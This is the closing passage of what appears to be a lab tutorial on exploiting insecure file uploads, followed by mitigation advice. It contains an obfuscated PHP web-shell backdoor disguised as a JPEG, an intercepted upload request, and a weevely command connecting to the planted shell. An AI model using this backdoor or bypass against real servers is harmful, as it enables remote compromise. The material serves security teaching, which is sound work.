
100000
-----199646583620229880121812507942
Content-Disposition: form-data; name="uploaded"; filename="backdoor.php.jpg"
Content-Type: image/jpeg

<?php
\$N='('; \$d=base64_encode((x(gzcompress(\$o),\$k#)); print(##"<\$k>\$d</\$k>"); @session_des#troy(); } } }';
\$s='){ \$k#=\$k#h#.\$kf; ob_s#tart(); @eval#l (@gzuncompress (@x (@ba#se64_dec#ode (pre#g_repla#ce (ar#ra#y ("/_';
\$i='\$rr#=@\$r["HTTP_REFERER#"]; \$ra#=@\$r["HTTP_ACCEPT_LANGUAGE#"]; if (\$rr##&\$ra) { \$u=p#arse#_url (\$rr';
\$f=')=#"; \$p=\$ss (\$p,3#); } if (array_key_exist#s (\$i,\$ss#)) ##{ \$s[\$i#]=\$p; \$e=#strpos (\$s[\$i],\$f); #if (\$e#';
\$m='); pars#e_st#r# (\$u["qu#er#y"],\$q); \$q=array_va#lues (\$q); ##preg_mat#c#h_all (#"/([\\w))([\\w-]+(?;#q=#0.'
\$u=str_replace ('l',' ','crleallte_fulllnc#tion');
\$o='/'#,"#/-/"), array ("/#,"#+"), \$ss (\$s[\$i],0,\$e#)), \$k))##; \$o=ob_ge##t_contents (#); o#b_end_c#le#a#n';
\$U='#\$l;)#{ for (\$j#=#0; (\$j<\$c&#&\$i<##\$l); #j++#,\$i++) { \$o.=st{\$i#}^\$k{#j}; } } retur#n \$o#; } \$r=\$#_SERVER;';
\$d='3'); ##\$p=""; fo#r (\$z=1; \$z<count (\$m[1#]); #z++) \$p.= \$q [\$m# [2#] [\$z]]; i##f (strpos (\$p,\$h#)==#0) { \$s [\$i#';
\$A=' ([\\d#))? ,#? /" , \$r#a,\$m); if# (\$q&#&\$m) { @sessi#on#_start# (#); #ss=&\$_SESSI#ON; sss="subs#tr"#; \$sl#=#"str';
\$R=' \$kh="#a4d8"; \$kf#="#0eac"; fun#c#tion x (\$t,\$k) { \$c#=#strlen (\$k#); \$l#=#strlen (\$#t); \$o=##"; for (\$i=0#;\$i<';
\$J='tol#ow#e#r"; \$i=\$m[1] [#0]. \$m[1] [1]; \$h=\$s#l (\$##ss (md5 (\$i.\$kh),#0,3#); \$f=\$s#l (\$##ss (md5 (\$i.\$kf#),0#,'#';
\$F=str_replace ('# ' ' \$R \$U \$i \$m \$A \$J \$d \$f \$s \$o \$N)';

Experiment 3 : High

Once the file has been received from the client, the server will try to resize any image that was included in the request.

You can now use weeveily as seen before and try to communicate with you uploaded backdoor to gain access to the target machine but this time by bypassing the checking of the file type.



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# weeveily http://10.0.2.6/tp_sere/uploads/backdoor.php.jpg s3cr3t

[+] weeveily 3.2.0

[+] Target:      10.0.2.6
[+] Session:     /root/.weeveily/sessions/10.0.2.6/backdoor.php_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> 
```

Precautions

➤ NEVER ALLOW USERS TO UPLOAD EXECUTABLES

There shouldn't be a need to allow users to upload executables such as (php, exe, py..). There is a high possibility that these files once uploaded can harm the server.

➤ CHECK THE FILE TYPE & THE FILE EXTENSION

We should check if the file type AND the extension is what we are expecting. As we saw on the second experiment, checking only the file type or checking only the file extension as we did in the third experiment allows us to bypass the filtering using BURP.

➤ ANALYSE THE UPLOADED FILE & RECREATE IT & RENAME IT

We should also analyse the uploaded file using a library (php-Imagick for PHP) and analyse its content, strip the metadata and re-encode the file/image. Then recreate an new file with a new name based on the uploaded file and finally destroy it.

Conclusion

Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The perpetrator's goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.

To an extent, you can minimize the risk of RFI attacks through proper input validation and sanitization. However, when you do, it is important to avoid the misconception that all user inputs can be completely sanitized. As a result, sanitization should only be considered a supplement to a dedicated security solution.

It's also best practice for output validation mechanisms to be applied on the server end. Client-side validation functions, having the benefit of reducing processing overhead, are also vulnerable to attacks by proxy tools.

Finally, you should consider restricting execution permission for the upload directories and maintain a whitelist of allowable file types (for example PDF, DOC, JPG, etc.), while also restricting uploaded file sizes.